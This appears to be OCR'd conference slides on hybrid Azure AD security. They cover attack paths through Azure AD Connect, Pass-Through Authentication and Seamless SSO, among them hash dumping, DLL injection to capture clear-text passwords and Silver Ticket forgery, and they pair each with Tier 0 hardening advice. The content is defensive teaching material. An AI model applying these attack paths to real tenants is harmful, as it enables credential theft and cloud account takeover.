
- Dump all on-premise password hashes (if PHS is enabled)
- Log in on the Azure portal (since it's a user)
- Bypass conditional access policies for admin accounts
- Add credentials to service principals
- Modify service principals properties

https://media.defcon.org/DEF%20CON%2027/DEF%20CON%2027%20presentations/DEFCON-27-Dirk-jan-Mollema-Im-in-your-cloud-pwning-your-azure-environment.pdf

Compromising Azure AD Connect (on-prem)

- Compromise Active Directory
- Get admin rights on Azure AD Connect server (or SQL db)
    - OU admin rights
    - Local admin rights
    - GPO modify rights
    - Get local admin password on other systems (when not unique)
- Gain control of management system
    - Microsoft SCCM (or similar)
    - Vulnerability scanner
- Compromise Vmware (or other virtual platform)

From Azure AD Connect to Azure AD



AD

Azure AD Connect

Impersonate AAD Connect Service Account

Microsoft Cloud

Defending Azure AD Connect

Treat the Azure AD Connect server, SQL server/database, & service account as Tier 0 (like Domain Controllers).


Ensure that the Azure AD Connect server & SQL server/database is in a top-level admin OU.

Limit the group policies that apply to Azure AD Connect related systems.

Restrict local admin rights on Azure AD Connect related systems.

Only AD Admins should have admin rights to the Azure AD Connect server

Microsoft Pass-Through Authentication (PTA)



Office365, SaaS and LoB apps
User sign-in
Microsoft Azure Active Directory
User
Identity synchronization using Azure AD Connect
Pass-through authentication
Password validation requests are sent to Windows Server Active Directory via Pass-through authentication
Windows Server Active Directory
Pass-through authentication agent

https://docs.microsoft.com/en-us/azure/active-directory/hybrid/how-to-connect-pta


Attacking Microsoft PTA

- Managed by Azure AD Connect
- Compromise server hosting PTA (typically Azure AD Connect server)
- Azure AD sends the clear-text password (not hashed!) to authenticate the user.
- Inject DLL to compromise credentials used during PTA

Defense:
Ensure Azure AD Connect as a Tier 0 system (like a DC)

https://blog.xpnsec.com/azuread-connect-for-redteam/

Azure AD Seamless Single Sign-On


Microsoft Azure Active Directory
Office365, SaaS and LoB apps
User sign-in from AD domain-joined machine
Contoso Corpnet
User
Azure AD does Kerberos Authentication against Windows Server Active Directory
Identity synchronization & managed authentication using Azure AD Connect
Windows Server Active Directory

https://docs.microsoft.com/en-us/azure/active-directory/hybrid/how-to-connect-sso

Attacking Azure AD Seamless Single Sign-On

- Managed by Azure AD Connect
- Compromise the Azure AD Seamless SSO Computer Account password hash (“AZUREADSSOACC “)
- Generate a Silver Ticket for the user you want to impersonate and the service ‘aadg.windows.net.nsatc.net ‘
- Inject this ticket into the local Kerberos cache
- Azure AD Seamless SSO computer account password doesn’t change

“Azure AD exposes a publicly available endpoint that accepts Kerberos tickets and translates them into SAML and JWT tokens”

https://www.dsinternals.com/en/impersonating-office-365-users-mimikatz/

Defending Azure Seamless SSO

Treat the Azure AD Connect server, SQL server/database, & service account as Tier 0 (like Domain Controllers).

Ensure the password for the Azure AD Seamless SSO Computer Account (“AZUREADSSOACC “) changes regularly (Microsoft recommends every 30 days).

Compromise Workstation to Compromise Cloud

Compromise Active Directory

Get admin rights on workstation


- OU admin rights
- Local admin rights
- GPO modify rights
- Get local admin password on other systems (when not unique)

Gain control of management system

- Microsoft SCCM (or similar)
- Vulnerability scanner

Compromise the web browser

From Workstation Compromise to Cloud Compromise

